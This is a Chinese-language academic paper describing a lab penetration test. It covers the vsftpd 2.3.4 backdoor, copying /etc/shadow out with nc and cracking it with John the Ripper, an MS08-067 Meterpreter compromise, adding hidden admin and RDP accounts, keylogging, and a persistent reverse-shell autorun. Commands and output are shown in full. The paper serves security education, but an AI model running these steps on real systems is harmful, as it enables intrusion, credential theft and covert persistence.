

滲透攻擊流程研究

高慧勛¹ 黃柏儒¹ 程凱¹

¹陸軍軍官學校資訊系

摘要

在網路發達的時代，人人都方便上網，但隨之而來的是惡意攻擊也逐漸增多，每個人都有可能成為被攻擊的目標，滲透攻擊便是其中之一的攻擊手段，有些公司所使用的作業系統是較為老舊的版本，未時常做更新，就容易受到滲透攻擊，造成電腦使用者權限被盜用、資料刪除或外洩、或作為其他犯罪工具的資安危害，本研究目的是實際操作滲透攻擊，從中了解滲透攻擊，學習如何加以防範，研究方法是藉由資訊安全攻防平台實施滲透攻擊實驗，以避免影響外部環境，造成網路環境危害，最終達到了解滲透攻擊的流程，並提出良好的改善建議。

關鍵詞：滲透攻擊、漏洞檢測、數位鑑識

一、前言

現今網路上，潛伏著各種攻擊，無論是勒索攻擊、社交工程，經常使人們陷入重要資料被加密鎖住和個資外流的風險，滲透攻擊也是網路上容易受到的攻擊之一，是可以長期潛伏在受駭電腦中，而不被發現，當一個有目的的駭客在進行一項攻擊前，會對目標做資料的蒐集，探查其可用的漏洞及弱點並於攻擊時對這些探查出來的漏洞及弱點利用，試圖入侵並取得權限；清除進出痕跡或植入木馬、後門程式[3,4]，因此本研究對滲透攻擊逕行了解分析。使用資訊安全攻防平台進行研究，環境設置：Kali滲透電腦、Windows xp 受駭電腦、FTP 受駭伺服器、switch，在這個環境進行完整的滲透攻擊過程，是本研究的重點，如圖 1.所示，所採用的作業系統皆具有漏洞，以利本研究進行[2,7]。




圖 1.環境設置

二、相關工作

利用商業或免費的漏洞掃描軟體，來針對系統主機本身進行基本的弱點探測、掃描，例如：密碼強度不足、使用預設號密碼、或有開啟會造成系統危害的連接埠[1]，Nmap，全名為 Network Mapper，為一款在 unix/windows 上的 port scanner 軟體，針對 TCP/IP 的 TCP 端口進行掃描[8]，可以檢測本機或網路遠端主機提供的服務與作業系統及是否設有封包過濾器及防火牆設備等資訊，對 FTP 受駭伺服器使用 Nmap 進行資訊蒐集，確認目標的 TCP port、作業系統，可以看到 TCP port:21、22 的狀態是開啟，作業系統是 Linux 3.2-4.4，如圖 2.所示[9]。

Metasploit 是一款漏洞檢測及有攻擊模組的工具，此外，還可進行模組擴充，可作為滲透攻擊目標主機的資訊蒐集工具[1]，對 Windows xp 受害電腦使用 Metasploit 的 Auxiliary 模組進行資訊蒐集，可得知 Windows xp 受駭電腦的 TCP port:135、139、445、3389 的狀態是開啟，作業系統是 Windows xp sp3，如圖 3.所示[1]

```

root@kali:/home/student# nmap -O 192.168.5.105

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-12-04 08:34 CST
Nmap scan report for 192.168.5.105
Host is up (0.00059s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 1A:AD:83:FB:FE:D0 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.4
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.97 seconds

```

圖 2.Nmap 操作

```

msf auxiliary(tcp) > set rhosts 192.168.5.104
rhosts => 192.168.5.104
msf auxiliary(tcp) > run

[*] 192.168.5.104: - 192.168.5.104:135 - TCP OPEN
[*] 192.168.5.104: - 192.168.5.104:139 - TCP OPEN
[*] 192.168.5.104: - 192.168.5.104:445 - TCP OPEN
[*] 192.168.5.104: - 192.168.5.104:3389 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf auxiliary(smb_version) > set rhosts 192.168.5.104
rhosts => 192.168.5.104
msf auxiliary(smb_version) > run

[*] 192.168.5.104:445 - Host is running Windows XP SP3 (language:Chinese - Traditional / Taiwan) (name:STUDENT)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

圖 3. Metasploit 操作

確認完受駭電腦的 TCP port 狀態及作業系統，便可進行作業系統弱點查詢，可到 exploit-db 或 CVE 進行查詢，經過查詢發現 FTP 受駭伺服器有遠端後門控制漏洞，可進行遠端登入，如圖 4.所示。另外，Windows xp 受駭電腦的漏洞經由 Metasploit 的攻擊模組 exploit 的 ms08_067_netapi 模組塊發現可對 Windows xp 受駭電腦進行遠端登入[1]，如圖 5.所示，之後的滲透攻擊將分成兩個部分進行。[9]

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit

vsftpd 2.3.4 - Backdoor Command Execution

About The Google Hacking Database

EDB-ID: 17491	Author: Metasploit	Published: 2011-07-05
CVE: N/A	Type: Remote	Platform: Unix
Aliases: N/A	Advisory/Source: N/A	Tags: Metasploit Framework (MSF)
E-DB Verified: Exploit	Download	View Raw
Vulnerable App		

« Previous Exploit

```

1 ##
2 # $Id: vsftpd_234_backdoor.rb 13099 2011-07-05 05:28:47Z hdm $
3 ##
4
5 ##
6 # This file is part of the Metasploit Framework and may be subject to
7 # redistribution and commercial restrictions. Please see the Metasploit
8 # Framework web site for more information on licensing and terms of use.
9 # http://metasploit.com/framework/
10 ##
11

```

圖 4.弱點查詢

```

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

Id  Name
--  ---
33  Windows XP SP3 Chinese - Traditional / Taiwan (NX)

```

圖 5.遠端登入

三、實作

1.對 FTP 受駭伺服器滲透攻擊實作

確認 FTP 受駭伺服器的作業系統弱點，便進行後門登入，連結至 VSFTPD 服務，如圖 6.所示

指令：telnet 192.168.5.105 21

指令(帳號)：user user:)

指令(密碼)：pass pass

執行成功後進行確認，確認登入伺服器開後門，如圖 7.所示

指令:telnet 192.168.5.105 6200

指令:ifconfig

```

root@exp-kali:~# telnet 192.168.5.105 21
Trying 192.168.5.105...
Connected to 192.168.5.105.
Escape character is '^'.
220 (vsFTPd 2.3.4)
503 Login with USER first.
user user:)
331 Please specify the password.
pass pass

```

圖 6.連結至 VSFTPD

```

root@exp-kali:~# telnet 192.168.5.105 6200
Trying 192.168.5.105...
Connected to 192.168.5.105.
Escape character is '^]'.
ifconfig;
eth0      Link encap:Ethernet  HWaddr 3a:95:72:88:35:a7
          inet addr:192.168.5.105  Bcast:192.168.5.255  Mask:255.255.255.0
          inet6 addr: fe80::3895:72ff:fe88:35a7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:84094 errors:0 dropped:0 overruns:0 frame:0
          TX packets:80131 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5681702 (5.6 MB)  TX bytes:4378205 (4.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:496 errors:0 dropped:0 overruns:0 frame:0
          TX packets:496 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:46600 (46.6 KB)  TX bytes:46600 (46.6 KB)

: not found

```

圖 7.登入伺服器

能從後門登入伺服器後，便對伺服器增加使用者，並且給予新使用者 attacker sudo 權限以利之後密碼破解工作，另外再使用 grep 指令確認新使用者是否建立，如圖 8. 所示。

指令: useradd attacker

指令: echo "attacker:attacker"| chpasswd

指令: usermod -aG sudo attacker

指令: grep "attacker" /etc/passwd;

```

root@exp-kali:~# telnet 192.168.5.105 6200
Trying 192.168.5.105...
Connected to 192.168.5.105.
Escape character is '^]'.
useradd attacker;
: not found
echo attacker:attacker | chpasswd;
: not found
usermod -aG sudo attacker;
: not found
grep "attacker" /etc/passwd;
attacker:x:1003:1003::/home/attacker:
: not found
grep "attacker" /etc/shadow;
attacker:$6$8geLeHs9SLH85qFfZl6l90iq.79N2t6q7AanAqhDHFAJsvgzISAA4xfbkYwVRauNQeYt
HjIvm9z1qfp0G7nEq08SaD.0k.:17358:0:99999:7:::
: not found

```

圖 8.確認使用者是否建立

駭客為保有系統的控制權，以方便再一

次回到受害主機上，通常會使用後門程式，如開啟一個具有 Root 權限的 Shell 使用特定程式等待連線，如 NetCatt，[5] 又稱 nc，具備多功能網路連線能力，可做為 Server 也能做為 Client 的工具，若能讓受害主機執行 nc 指令，駭客就可以從遠端遙控受害主機，讀取與下載機密資料。

取得伺服器的 telnet 後門連接後，並在該連接上分別執行以下兩筆 nc 接聽模式指令（傳輸端），如圖 9. 所示

指令: nc -l -p 8080 < /etc/passwd

指令: nc -l -p 8080 < /etc/shadow

```

nc -l -p 8080 < /etc/passwd;
: not found
: not found
: not found
nc -l -p 8080 < /etc/shadow
: No such file open /etc/shadow
nc -l -p 8080 < /etc/shadow;
: not found

```

圖 9 操作 nc(一)

利用主控模式指令(接收端)，接收 passwd 與 shadow 檔內容的傳輸，並分別存為 passwd.lst 與 shadow.lst，依據下列指令執行以上動作，本測試的 nc 指令是以一接聽指令搭配一主控指令的方式執行，因此請先輸入一筆接聽指令，再輸入一筆主控指令，接收完畢後結束該筆傳輸後再執行下一筆傳輸，如圖 10. 所示

指令: nc -q2 192.168.5.105 8080 >

passwd.lst;

指令: nc -q2 192.168.5.105 8080 >

shadow.lst;

分別會取得目標主機（192.168.5.105）上的 passwd 與 shadow 檔，接下來要做的是，透過 unshadow 指令把兩筆檔案合為一筆，並把該筆檔案命名為 password，由於 linux 密碼與帳號儲存是分開儲存的，passwd 檔只記錄系統中存在的賬號資訊、家目錄等資訊，而 shadow 檔儲存的是經過加密的密碼，如圖 10. 所示

指令: unshadow passwd.lst shadow.lst >

password

指令: cat password

```

root@kali:~# nc -q2 192.168.5.105 8080 > pass.lst
root@kali:~# ls
192.168.5.104 Desktop Downloads pass.lst passwd.lst password shadow.lst
root@kali:~# nc -q2 192.168.5.105 8080 > shadow.lst
root@kali:~# ls
192.168.5.104 Desktop Downloads pass.lst passwd.lst password shadow.lst
root@kali:~# unshadow passwd.lst shadow.lst > passwd
root@kali:~# cat passwd
root::!0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:MailList Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:*:100:101:/var/lib/libuuid:
syslog:*:101:104:/home/syslog:/bin/false
messagebus:*:102:106:/var/run/dbus:/bin/false
landscape:*:103:109:/var/lib/landscape:/bin/false
sshd:*:104:65534:/var/run/ssh:/usr/sbin/nologin
student:$6$911.uF2uSK934cUfXNP3lH7gEJMuW6SmxW8FmVImk8j09mh9.xkDJRkbZr2WYhts8rLBUmhRQosm9waB183iP3SUAcc:1001:1001:,,,:/home/student:/bin/bash
stu:$6$YwKsqYh5A8ASp6sYXZ90vJfY9CBuE72lvh8FHPH337d7TKiFa7Iok0D5S6PvX0LDC9n.RYw6LTZPDyFvLcuZFYZg0:/1000:1000:,,,:/home/stu:/bin/bash
ftp:*:1002:1002:/var/ftp:/usr/sbin/nologin
attacker:$6$0jRFnaFTSGWGVyIn7CX/BMPYH020fPhs70kA3YPgpNckfsCMIAQ598EjwIH7Lnv7.94vjbkHIQ5d6yjeZB0a08gs7Z10:1003:1003:/home/attacker:
root@kali:~# cat pass

```

圖 10. 操作 nc(二)

John the Ripper 是利用字典檔逐一計算雜湊值，然後進行比對的密碼破解工具，除了簡單模式外，也可事先預備可用的密碼字典檔，並透過利用預備的密碼檔做破解。字典檔是以一行一組密碼原始字串組成的純文字檔，John the Ripper 也自帶一組約 3000 筆密碼的 password.lst 檔，也可直接編修此檔案，繼續加入其它新的密碼，Johnny 為 John 的 GUI 圖形版本，使用 John 的核心，將 password 檔案輸入，再執行破解，可以看到三組帳號及密碼，如圖 11.所示：

stu:1234;
attacker:attacker;
student: student




圖 11. John the Ripper 操作

以上就是第一部分對 FTP 受駭伺服器滲透攻擊實作，接下來是第二部分對

Windows xp 受害電腦滲透攻擊的實作。

2.對 Winsows xp 受駭電腦滲透攻擊

確認 Windows xp 受駭電腦的作業系統用 Metasploit 中 exploit 模組的 ms08_067_netapi 進行滲透攻擊，如圖 12.所示

```

msf exploit(ms08_067_netapi) > set rhost 192.168.5.104
rhost => 192.168.5.104
> ! exploit(ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.5.106:4444
[*] 192.168.5.104:445 - Automatically detecting the target...
[*] 192.168.5.104:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Chinese - Traditional / Taiwan
[*] 192.168.5.104:445 - Selected Target: Windows XP SP3 Chinese - Traditional / Taiwan (NX)
[*] 192.168.5.104:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.5.104
[*] Meterpreter session 1 opened (192.168.5.106:4444 -> 192.168.5.104:1056) at 2018-01-31 10:57:48 +0800

meterpreter > ifconfig

Interface 1
*****
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1

Interface 65539
*****
Name : Red Hat VirtIO Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 02:4a:79:12:1e:cb
MTU : 1500
IPv4 Address : 192.168.5.104

```

圖 12.xp 中的滲透攻擊

取得 meterprete 查看目前具有的權限、目前依附的處理程序、目前依附的處理程序，及主機上執行中的處理程序，並適時切換依附的執行序，如圖 13.所示

指令:getuid 查看權限
指令:getpid 查看依附的處理程序
指令:ps 列出主機上執行中的處理程序
指令:migrate 切換依附的執行緒

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1044
meterpreter > ps

Process List
*****
PID PPID Name Arch Session User Path
-- --
0 [System Process]
360 4 smss.exe x86 0 NT AUTHORITY\SYSTEM C:\SystemRoot\System32\smss.exe
624 560 csrss.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\csrss.exe
648 560 winlogon.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\winlogon.exe
692 648 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
704 648 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
864 692 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
960 692 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
1044 692 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
1072 692 alg.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32\alg.exe
1100 692 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
1156 692 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32\svchost.exe
1176 1536 explorer.exe x86 1 STUDENT\test C:\WINDOWS\Explorer.EXE
1360 1044 cmd.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\cmd.exe
1440 960 winlogon.exe x86 1 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\winlogon.exe
1460 1444 explorer.exe x86 0 STUDENT\Make C:\WINDOWS\Explorer.EXE
1516 692 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1604 1044 wscntfy.exe x86 0 STUDENT\Make C:\WINDOWS\system32\wscntfy.exe
1628 560 csrss.exe x86 1 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\csrss.exe
1680 1460 ctfmon.exe x86 0 STUDENT\Make C:\WINDOWS\system32\ctfmon.exe
1736 1176 ctfmon.exe x86 1 STUDENT\test C:\WINDOWS\system32\ctfmon.exe
1960 1448 wscntfy.exe x86 1 STUDENT\test C:\WINDOWS\system32\wscntfy.exe
2588 648 Logon.scr x86 0 STUDENT\Make C:\WINDOWS\system32\Logon.scr

```

圖 13.處理程序

和對 FTP 受駭伺服器一樣要在電腦裡新增使用者，利用 meterpreter 新增一組帳號與密碼都為 test 的一組新使用者帳號，指令:run getgui -u test -p test
接著將 test 加入遠端連線群組(Remote Desktop Users)和管理者群組(Administrators)中，如圖 14.所示
指令:shell

指令:net localgroup "Remote Desktop Users" test /add

指令:net localgroup "Administrators" test /add

```
meterpreter > run getgui -h
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or: getgui -e

OPTIONS:
-e Enable RDP only.
-f <opt> Forward RDP Connection.
-h Help menu.
-p <opt> The Password of the user to add.
-u <opt> The Username of the user to add.

meterpreter > run getgui -u test -p test
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
> Carlos Perez carlos.perez@darkoperator.com
> Setting user account for login
> Adding User: test with Password: test
> Account could not be created
> Error:
> 0x00000000
> 0x00000000
> 0x00000000
> For cleanup use command: run multi_console_command -rc /home/student/.msf4/logs/scripts/getgui/clean_up_20180131.1815.rc

meterpreter > shell
Process 3024 created.
Channel 1 created.
Microsoft Windows XP [6666 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net localgroup "Remote Desktop Users" test /add
net localgroup "Remote Desktop Users" test /add
0x00000000 1370 0000 0000

C:\WINDOWS\system32>net localgroup "Administrators" test /add
net localgroup "Administrators" test /add
0x00000000 1370 0000 0000
```

圖 14.測試使用者帳號

為確認 test 是否加入遠端連線群組(Remote Desktop Users)和管理者群組(Administrators)中，進入到 Windows xp 受害電腦裡確認，確認已增加 test 帳號，如圖 15.所示




圖 15.確認帳號

接下來進行遠端連接嘗試連接該帳號，測試是否能成功登入該帳號，出現是否要進行連線畫面，便是成功連線至 Windows xp 受駭電腦，如圖 16.所示

指令:rdesktop -u test -p test 192.168.5.104




圖 16.連線測試

遠端連線成功後對 Windows xp 受駭電腦進行鍵盤側錄，開啟 wordpad 應用程式，並抓取 wordpad 的 pid，切換依附到具有 test 權限 PID 碼為 208 的 wordpad 處理程序上，測試是否能成功執行，如圖 17.所示

指令:ps | grep "wordpad"

指令:migrate 208

成功執行後進行側錄，確認可進行側錄，側錄文字為 halliow I am test bye，如圖 18.所示

指令:keyscan_start 開啟鍵盤測錄

指令:keyscan_dump 列出側錄文字

指令:keyscan_stop 停止側錄




圖 17. 執行側錄(一)

在滲透電腦上，設置監聽等待後門程式的反彈連接，如圖 24.所示

指令:use exploit/multi/handler 載入監聽模組

指令:show options 查詢設定的參數值

指令:set LHOST 192.168.5.106 監聽連接 ip

指令:set LPORT 8888
的 port 端口

指令:exploit 執行模組

```
meterpreter > run persistence -X -i 10 -p 8888 -r 192.168.5.106

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/student/.msf4/logs/persistence
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.5.106 LPORT=
[*] Persistent agent script is 99636 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\pIxxgXjmkSB.vbs
[*] Executing script C:\WINDOWS\TEMP\pIxxgXjmkSB.vbs
[+] Agent executed with PID 952
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion

msf > use exploit/multi/handler
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.5.106   False     The IP address of the remote host to connect to.
  LPORT     8888             False     The remote host port to connect to.

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf exploit(handler) > set lhost 192.168.5.106
lhost => 192.168.5.106
msf exploit(handler) > set lport 8888
lport => 8888
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.5.106:8888
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.5.104
[*] Meterpreter session 1 opened (192.168.5.106:8888 -> 192.168.5.104)
```

圖 24.載入腳本程式

以上就是對 Windows xp 受駭電腦的滲透攻擊。

四、結論與討論

經過完整的滲透攻擊實作後，可以了解電腦作業系統資訊非常重要，駭客通常對作業系統的漏洞實施攻擊，而這些漏洞是可以經過系統更新來避免，另外也要注意電腦是否有奇怪的使用者，可能就是駭客做滲透攻擊用的帳號，另外有為數不少的網路攻擊所

利用的漏洞，可能是在更久之前就已經公布的系統漏洞與弱點，例如:Microsoft 早在 2001 年 6 月就已經公布關於 ISAPI extensions(MS01-033)的系統漏洞，是由 CodeRed worm 攻擊，雖然相關攻擊已減少，依然有未裝修正程式的電腦遭到攻擊，另外事件日記的資訊容易成為駭客首要清除的目標，事件日誌可做每日備份，將備份存至其他應用程式，用來確認攻擊時間和攻擊方式。

誌謝

本論文感謝科技部計畫(MOST 106-2221-E-145-002-)提供經費支持本研究的進行。

參考文獻：

- [1]陳明照，Kali Linux 滲透測試工具(2016)
ISBN:978986347839
- [2]陳柏安，滲透測試執行方法論的研究
(2013)
<http://hdl.handle.net/11296/5977ea>
- [3]林錦俊，滲透測試於委外資訊系統安全
性驗證之研究(2007)
<http://hdl.handle.net/11296/kp2xkv>
- [4]李為漢，網際網路惡意程式之活動調查
－以某企業對外網路連線為例 (2005)
<http://hdl.handle.net/11296/vq64ju>
- [5]林敬皇，基植 Linux 系統的數位鑑識工
具之研究(2004)
<http://hdl.handle.net/11296/6ghmek>
- [6]吳豐乾，基植於 Windows 系統的電腦鑑
識工具之研究 (2004)
<http://hdl.handle.net/11296/988swj>
- [7]嚴珮華，電腦鑑識系統之設計與實現
(2010)
<http://hdl.handle.net/11296/kcyc2x>
- [8]Nmap 官網 <https://nmap.org/>
- [9]VSFTPD 2.3.4 backdoor 利用
<https://www.exploit-db.com/exploits/1749>

Research on the Penetration Attacks Process

Huei Syun.Gao¹, Bo Ru.Huang¹, Kai Chain¹

¹Department of Computer Sciences, Chinese Military Academy, Taiwan

Abstract

In the era of advanced networks, it is very convenient for everyone to access the Internet. However, malicious attacks are also gradually increasing. Everyone may become the target of attack. Penetration attacks are one the means of attack. Some companies are using older versions of operating systems and are not updated frequently and are vulnerable to attacks. Therefore, the security of the computer user's authority is misappropriated, the data is deleted or leaked, it is used as a tool for other crimes. The purpose of research is to understand how it is worked by preventing it. The method of research operating penetration attacks in the cyber security testbed. Finally, we will understand the penetration attacks by the research, also, we will get some suggestions from it.

Key words: Penetration attacks, vulnerability detection,digital forensics